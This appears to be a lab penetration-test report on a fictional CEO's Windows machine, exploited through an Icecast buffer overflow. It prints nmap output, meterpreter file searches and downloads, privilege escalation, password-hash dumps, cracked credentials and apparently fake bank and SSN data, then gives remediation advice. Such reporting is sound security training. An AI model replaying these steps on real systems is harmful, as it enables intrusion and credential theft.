GoodSecurity Penetration Test Report

antonio.raquel@goodsecurity.com

04/20/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP: 192.168.0.20
Hostname: MSEDGEWIN10
Vulnerability Exploited: Icecast Header Overwrite

Vulnerability Explanation:

Icecast service is vulnerable to buffer overflow exploitation. Allowing a malicious actor to remote control the affected machine. The attacker would send 32 HTTP headers to the target machine, overwriting the return address stack.

Severity:

It has a high severity impact on the security of the target machine due to the simplistic exploit use and how a malicious actor can gain admin privileges remotely.

Proof of Concept:

- NMAP scan of the target machine at 192.168.0.20.
    - **Nmap -sV 192.168.0.20**

```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-18 18:10 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0054s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds
```

- Exploited Icecast Media Server, remoted into the target machine, exfiltrated files, and exposed their contents.

```
meterpreter > search -f *recipe.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```


```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

```
[*] exec: cat user.secretfile.txt

Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974msf5 auxiliary(analyze/crack_windows) >
```

- Harvested usernames and password hashes from the target machine. Followed by cracking several username passwords using John the Ripper module in Metasploit.

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220420162953_default_192.168.0.20_host.users.activ_056438.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter >
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


meterpreter >
```



```
msf5 > creds
Credentials
===========

host          origin        service        public             private
    realm  private_type    JtR Format
----          ------        -------        ------             -------
    -----  ------------    ----------
192.168.0.20                445/tcp (smb)  administrator      Passw0rd!
          Password
192.168.0.20  192.168.0.20  445/tcp (smb)  administrator      aad3b435b51404eea
89          NTLM hash       nt,lm
192.168.0.20                445/tcp (smb)  guest
          Blank password
192.168.0.20  192.168.0.20  445/tcp (smb)  guest              aad3b435b51404eea
c0          NTLM hash       nt,lm
192.168.0.20                445/tcp (smb)  defaultaccount
          Blank password
192.168.0.20  192.168.0.20  445/tcp (smb)  defaultaccount     aad3b435b51404eea
c0          NTLM hash       nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  wdagutilityaccount  aad3b435b51404eea
63          NTLM hash       nt,lm
192.168.0.20                445/tcp (smb)  ieuser             Passw0rd!
          Password
192.168.0.20  192.168.0.20  445/tcp (smb)  ieuser             aad3b435b51404eea
89          NTLM hash       nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  sshd               aad3b435b51404eea
00          NTLM hash       nt,lm
192.168.0.20  192.168.0.20  445/tcp (smb)  sysadmin           aad3b435b51404eea
c1          NTLM hash       nt,lm

msf5 >
```

3.0 Recommendations

Disable unnecessary services from the end target machine. If the services are required, create and implement a proactive security patch policy to keep those services up to date.

Avoid storing confidential documents on the target machine in plain text.

Implement complex password policies with forced password rotation and 2FA/SSO across as many services as possible.